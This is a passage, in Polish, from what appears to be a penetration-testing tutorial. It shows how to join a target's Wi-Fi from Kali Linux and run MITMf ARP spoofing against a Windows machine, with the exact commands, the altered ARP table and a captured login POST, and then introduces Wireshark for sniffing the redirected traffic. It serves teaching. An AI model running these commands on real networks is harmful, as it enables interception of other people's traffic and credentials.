        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 65657  bytes 97962620 (93.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29032  bytes 1985091 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 217151  bytes 124031376 (118.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 217151  bytes 124031376 (118.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Następnie musimy połączyć się z tą samą siecią, do której podłączony jest komputer docelowy. Naszym celem będzie komputer z systemem Windows. Jest to komputer fizyczny podłączony do fizycznej sieci Wi-Fi, a nazwa sieci to Test. Jak wspomnieliśmy wcześniej, nie możemy korzystać z wewnętrznej karty sieci bezprzewodowej w VirtualBox, wewnątrz maszyn wirtualnych, więc aby połączyć się z siecią Wi-Fi, będziemy potrzebować zewnętrznego adaptera bezprzewodowego. Podłączamy adapter bezprzewodowy przez port USB, a następnie przechodzimy do Urządzenia | USB i podłączamy kartę bezprzewodową o nazwie ATHEROS:



Teraz, jeśli uruchomimy polecenie ifconfig, zobaczymy nowy interfejs o nazwie wlan0. Jest to karta bezprzewodowa, ale jak widać na poniższym zrzucie ekranu, nie jest ona podłączona do żadnej sieci:

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 8e:57:07:99:27:25  txqueuelen 1000  (Ethernet)
        RX packets 272774  bytes 263093695 (250.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 175821  bytes 19813173 (18.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Musimy połączyć się z tą samą siecią, do której podłączony jest komputer z systemem Windows. Po połączeniu, jeśli uruchomimy ifconfig, zobaczymy, żewlan0 ma adres IP i zauważymy, że pierwsze trzy części adresu IP w systemie Kali są takie same jak pierwsze trzy części adresu IP w systemie Windows:

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 65657  bytes 97962620 (93.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29032  bytes 1985091 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 219206  bytes 124374216 (118.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 219206  bytes 124374216 (118.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.2  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::5714:1bd9:8b4a:aa73  prefixlen 64  scopeid 0x20<link>
        ether 24:fd:52:3f:04:25  txqueuelen 1000  (Ethernet)
        RX packets 272839  bytes 263098065 (250.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 175841  bytes 19816065 (18.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Oto adres IP komputera z systemem Windows:

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : Belkin
   Link-local IPv6 Address . . . . . : fe80::6d98:821e:5532:c6c3%24
   IPv4 Address. . . . . . . . . . . : 192.168.0.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

Zasadniczo oznacza to, że obie karty bezprzewodowe znajdują się w tej samej podsieci, w tej samej sieci, i teraz możemy użyć wlan0, aby zaatakować komputer z systemem Windows. Jeśli uruchomimy arp -a, zwróć uwagę na adres MAC. Oto poprawny adres MAC routera, który po uruchomieniu MITMf powinien zostać zmieniony na adres MAC atakującego:

```
C:\Users\IEUser>arp -a

Interface: 192.168.0.3 --- 0x18
  Internet Address      Physical Address      Type
  192.168.0.1           ec-1a-59-5a-ce-de     dynamic
  192.168.0.2           24-fd-52-3f-04-25     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Uruchommy MITMf dokładnie tak samo jak poprzednio. Uruchomimy mitmf. Wykonamy --arp --spoof, nadamy mu interfejs i tym razem będziemy działać na prawdziwym komputerze. Działamy na prawdziwej sieci, a interfejs wlan0 jest połączony z tą prawdziwą siecią. Dlatego użyjemy wlan0 jako interfejsu zamiast eth0. Następnie ustawimy --gateway, a zazwyczaj jest to pierwszy adres IP w podsieci, więc będzie to `192.168.0.1`, a następnie określimy --target, czyli komputer z systemem Windows, którego adres IP to `192.168.0.3`. Polecenie wygląda następująco:

mitmf --arp --spoof -i wlan0 --gateway 192.168.0.1 --target 192.168.0.3

Jedyną różnicą jest to, że używamy innych argumentów; używamy wlan0, ponieważ wlan0 jest kartą bezprzewodową podłączoną do sieci docelowej, używamy --gateway, która jest pierwszym adresem IP tego samego adresu IP, jaki mamy, a następnie używamy -- target, która jest tym komputerem z systemem Windows i ustawiliśmy ją na `192.168.0.3`. Po naciśnięciu Enter możemy zobaczyć, że stary adres MAC routera to `ec:1a:59:5a:ce:de`; teraz, jeśli uruchomimy polecenie --arp -a, adres MAC powinien zmienić się na adres MAC komputera Kali:

```
Interface: 192.168.0.3 --- 0x18
  Internet Address      Physical Address      Type
  192.168.0.1           24-fd-52-3f-04-25     dynamic
  192.168.0.2           24-fd-52-3f-04-25     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

W rzeczywistości może to potrwać do półtorej minuty, zanim zmiany zostaną uwzględnione. Wystarczy odczekać chwilę, a jeśli nie, ponownie sprawdzić adres MAC. Przejdź do witryny, aby wygenerować ruch na komputerze z systemem Windows i zaktualizować jego tabelę ARP. MITMf analizuje dane i przechwytuje dane wysyłane przez komputer z systemem Windows:

```
2018-07-19 08:48:53 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:48:58 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] status.thawte.com
2018-07-19 08:49:09 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.pki.goog
2018-07-19 08:49:09 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.pki.goog
2018-07-19 08:49:10 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.godaddy.com
2018-07-19 08:49:11 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.godaddy.com
2018-07-19 08:49:11 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.godaddy.com
2018-07-19 08:49:11 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:49:12 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:49:13 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.usertrust.com
2018-07-19 08:49:13 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.comodoca.com
2018-07-19 08:49:14 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:49:14 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:49:15 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:49:17 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.pki.goog
2018-07-19 08:49:17 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:49:18 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] ocsp.digicert.com
2018-07-19 08:49:18 192.168.0.3 [type:Microsoft-CryptoAPI-10 os:Other] status.rapidssl.com
```

Spróbuj zalogować się do witryny HTTP z fałszywymi danymi logowania na komputerze z systemem Windows. Jak widać na poniższym zrzucie ekranu, udało nam się uzyskać adres e-mail `zaid@isecurity.org`, oraz hasło 123456:

```
2018-07-19 08:54:14 192.168.0.3 [type:Edge-17 os:Windows] POST Data (sell.carzone.ie):
username=zaid@isecurity.org&password=123456
```


MITMf działał na komputerze podłączonym do rzeczywistej sieci. Najważniejsze, o czym należy pamiętać, to upewnienie się, że jesteśmy połączeni z tą samą siecią, co użytkownik docelowy. Jeśli użytkownik ten jest podłączony do sieci Wi-Fi, upewnij się, że korzystamy z zewnętrznego adaptera bezprzewodowego i nie korzystamy z sieci mostkowanej ani NAT. Musimy połączyć się za pośrednictwem menedżera sieci Kali Linux, więc musimy podłączyć kartę bezprzewodową, a następnie połączyć się z siecią docelową. Należy również pamiętać, aby odłączyć komputer Kali od sieci NAT, jeśli był do niej podłączony, przechodząc do Urządzenia | Sieć, a następnie odznaczając adapter wirtualny, ponieważ chcemy mieć pewność, że komputer Kali jest odizolowany. Nie chcemy, aby był podłączony do żadnej innej sieci niż sieć docelowa. Jeśli uruchomimy ifconfig, zobaczymy, że eth0 nie ma żadnych adresów IP. Jedynym urządzeniem posiadającym adres IP i podłączonym do Internetu jest wlan0:

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1487  bytes 207766 (202.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1487  bytes 207766 (202.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.2  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::5714:1bd9:8b4a:aa73  prefixlen 64  scopeid 0x20<link>
        ether 24:fd:52:3f:04:25  txqueuelen 1000  (Ethernet)
        RX packets 7658  bytes 11390515 (10.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3291  bytes 335028 (327.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Po zakończeniu ataków, jeśli chcemy powrócić do korzystania z sieci NAT w celu atakowania innych maszyn wirtualnych lub po prostu chcemy uzyskać połączenie internetowe za pośrednictwem komputera hosta, wystarczy przejść do Urządzenia | Sieć i kliknąć Podłącz kartę sieciową:




To ponownie połączy nasz eth0 z siecią NAT i pozwoli nam korzystać z niego tak, jak robiliśmy to wcześniej. Jeśli więc uruchomimy teraz ifconfig, zobaczymy, że eth0 ma adres IP i jest ponownie połączony z siecią NAT:

Wireshark


W tej sekcji omówimy narzędzie o nazwie Wireshark. Wireshark to analizator protokołów sieciowych. Nie jest przeznaczony dla hakerów ani do włamywania się i szpiegowania innych osób w sieci. Jest przeznaczony dla administratorów sieci, aby mogli oni monitorować, co dzieje się w ich sieci i upewnić się, że wszystko działa poprawnie oraz że nikt nie robi niczego złego ani podejrzanego. Wireshark działa w ten sposób, że pozwala wybrać interfejs, a następnie rejestruje wszystkie pakiety lub cały ruch przepływający przez ten interfejs. Wybieramy więc interfejs (może to być karta bezprzewodowa lub karta przewodowa w naszym obecnym komputerze), a następnie program rozpoczyna rejestrowanie wszystkich informacji przepływających przez ten interfejs. Wireshark posiada również bardzo przejrzysty interfejs graficzny, który pozwala nam analizować ten ruch, a więc filtrować te pakiety na podstawie użytego protokołu, takiego jak HTTP lub TCP. Pozwala nam również szukać pewnych rzeczy, takich jak pliki cookie lub żądania POST lub GET a także umożliwia nam przeszukiwanie tych pakietów. Możemy przeszukiwać informacje przechowywane w pakietach i znajdować to, czego szukamy. To narzędzie ma ogromną liczbę zastosowań i moglibyśmy potrzebować całej książki, aby je wszystkie omówić, więc w tej książce faktycznie użyjemy go tylko w kilku sekcjach, omawiając tylko podstawy i rzeczy, które są z nami związane. Główną ideą jest to, że Wireshark nie jest narzędziem hakerskim. Pozwala nam jedynie przechwytywać ruch przepływający przez nasz komputer lub interfejs. Więc po prostu przejdziemy do Kali i uruchomimy Wiresharka. Możemy uruchomić polecenie wireshark z Terminala. Przede wszystkim, możesz po prostu przejść do Plik | Otwórz, a tutaj możesz otworzyć plik, który już przechwyciliśmy. Na przykład, mogłeś przechwycić pakiety za pomocą innego sniffera, takiego jak Airodump, MITMf lub TShark, który jest częścią terminala Wiresharka. Jeśli przechwyciliśmy pakiety za pomocą któregokolwiek z tych programów i zapisaliśmy je w pliku, możemy po prostu przejść tutaj, otworzyć go i rozpocząć analizę tego pliku:



To naprawdę przydatne, ponieważ czasami nie chcemy analizować ruchu na bieżąco. Czasami chcemy po prostu przechwycić ruch z małego laptopa lub telefonu, a może nawet nie ma nas w domu. Możemy być gdzie indziej, wykonując test penetracyjny, a potem wrócić do domu i przeanalizować to, co zarejestrowaliśmy. W takich przypadkach możemy zapisać dane w pliku, a następnie po prostu uruchomić Wiresharka i otworzyć plik, który chcemy przeanalizować. Główną ideą jest to, że Wireshark nie jest narzędziem hakerskim i nie przechwytuje tego, co dzieje się na innym urządzeniu. Przechwytuje tylko to, co przepływa przez nasz interfejs. Jak widać na poniższym zrzucie ekranu, mamy wszystkie interfejsy w naszym komputerze. Widzimy, że mamy eth0 i wszystkie pozostałe, z których część została utworzona przez VirtualBox:




Głównym interfejsem na poprzednim zrzucie ekranu jest eth0, czyli wirtualny interfejs podłączony do naszej sieci NAT. Teraz otwórz przeglądarkę i przejdź do zwykłej strony internetowej, takiej jak Google. Jak widać na poniższym zrzucie ekranu, ruch na wykresie interfejsu eth0 gwałtownie rośnie, co oznacza, że przez ten interfejs został wygenerowany pewien ruch:



Jeśli więc podsłuchujemy eth0, będziemy mogli przechwycić wysłane pakiety. Teraz przejdźmy do naszego komputera z systemem Windows, aby to udowodnić; otwórzmy stronę internetową, a przekonamy się, że eth0 nie zostanie naruszony. Ruch generowany na tym komputerze z systemem Windows, który znajduje się w tej samej sieci co komputer Kali, nie zostanie przechwycony przez komputer Kali. Dlaczego więc Wireshark jest tak przydatny, dlaczego w ogóle o nim mówimy, skoro widzimy tylko to, co przechodzi przez nasz komputer? Dlaczego o tym mówimy? Cóż, mówimy o tym, ponieważ widzieliśmy, że istnieje wiele sposobów, aby stać się osobą atakującą (MITM). Omówiliśmy dwie metody stania się atakiem MITM. Omówiliśmy atak z wykorzystaniem podszywania się pod ARP. Jeśli utworzymy fałszywy punkt dostępu, to naturalnie staniemy się atakiem MITM, ponieważ wszystkie żądania będą przechodzić przez fałszywy punkt dostępu i rozpoczną podsłuchiwanie interfejsu, który został użyty do stania się atakiem MITM. Będziemy mogli przechwycić cały ruch generowany przez osoby, które są celem naszego ataku MITM. Zatem, jeśli uruchomimy fałszywy punkt dostępu, możemy rozpocząć podsłuchiwanie interfejsu, który nadaje sygnał, i możemy przechwycić wszystkie pakiety wysyłane lub odbierane przez każdego, kto jest podłączony do tego fałszywego punktu dostępu. Jeśli staniemy się atakiem MITM za pomocą podszywania się pod ARP, wystarczy wybrać interfejs, którego użyliśmy podczas uruchamiania ataku ARP. Zrobimy to za pomocą podszywania się pod ARP, ponieważ jest to szybsze i łatwiejsze niż generowanie fałszywego punktu dostępu, ale ponownie, działa to w obie strony. Działa nawet wtedy, gdy uda nam się stać się atakiem MITM za pomocą innej metody. Upewnijmy się tylko, że wybraliśmy interfejs, który jest używany do uruchomienia tego ataku. Przyjrzymy się więc podszywaniu się pod ARP. Możemy to zrobić za pomocą arpspoof lub MITMf. Zrobimy to za pomocą MITMf, a nasze polecenie będzie brzmiało mitmf- -arp --spoof – i, czyli eth0, następnie określimy --gateway , 10.0.2.1, a następnie --target , czyli 10.0.2.5. Wykonaliśmy więc to polecenie wcześniej. Po prostu zostaniemy uznani za MITM. Przekieruje ruch z komputera o adresie IP 10.0.2.5 na nasz komputer, umieszczając nas w środku. Uruchom atak za pomocą następującego polecenia:

```
mitmf --arp --spoof -i eth0 --gateway 10.0.2.1 --target 10.0.2.5
```

Przejdź do komputera z systemem Windows. Jeśli będziemy tu przeglądać strony, wpłynie to na ruch w porcie eth0. Sprawdzimy, czy Wireshark będzie w stanie przechwycić ruch generowany przez ten komputer z systemem Windows. Przejdź do Google lub innej witryny, a jeśli wrócimy do narzędzia, na poniższym zrzucie ekranu zobaczysz, że generowany jest tu ruch. Widzimy, że eth0 w rzeczywistości przechwytuje pakiety z zupełnie innego urządzenia, które nawet nie jest podłączone do naszej sieci:




Dzieje się tak, ponieważ gdy jesteśmy MITM i wszystkie pakiety generowane przez urządzenie z systemem Windows są w rzeczywistości przekierowywane do naszego urządzenia Kali, a następnie Wireshark podsłuchuje je z maszyny Kali, podsłuchuje je z własnej maszyny lokalnej. Nie podsłuchuje ich z sieci, nie podsłuchuje ich z komputera docelowego, nasłuchuje tylko na bieżącym interfejsie, którym jest eth0, i może przechwytywać pakiety przepływające przez eth0, ponieważ MITMf przekierował ruch maszyny z systemem Windows, aby przepływał przez maszynę Kali. Tak więc, ponownie, jeśli atak jest przeprowadzany z fałszywym punktem dostępu, to po prostu podsłuchuj na interfejsie, z którego nadajemy. Jeśli przeprowadzamy ten atak z prawdziwej sieci bezprzewodowej,

jeśli jesteśmy podłączeni do naszej domowej sieci bezprzewodowej za pomocą wlan0, to możemy go przeprowadzić za pomocą wlan0. Ale w przypadku podszywania się pod ARP musimy najpierw przekierować ruch. Następnie możemy użyć Wiresharka. To tylko po to, aby pokazać, czym jest Wireshark i jak działa. Chcemy podkreślić, że Wireshark nie jest narzędziem hakerskim. To tylko program, który pozwala nam rejestrować pakiety przepływające przez określony interfejs, a następnie je analizować. W następnej sekcji zobaczymy, jak możemy podsłuchiwać i analizować pakiety za pomocą Wiresharka.


Podstawy Wiresharka

W poprzedniej sekcji pokazaliśmy, jak uruchomić Wiresharka i powiedzieliśmy, że możemy otworzyć plik zawierający przechwycone pakiety i rozpocząć ich analizę za pomocą Wiresharka. W tej sekcji chcemy rozpocząć podsłuchiwanie pakietów, a następnie generować ruch na naszym komputerze z systemem Windows, a następnie zobaczymy, jak analizować te pakiety za pomocą Wiresharka. Jak wiemy, najpierw musimy być MITM, aby korzystać z Wiresharka, a następnie ruch generowany na komputerze z systemem Windows, który faktycznie przepływa przez interfejs eth0, jak widzieliśmy w poprzedniej sekcji. Zanim zaczniemy przechwytywać pakiety, musimy przejść do opcji, klikając ikonę koła zębatego:

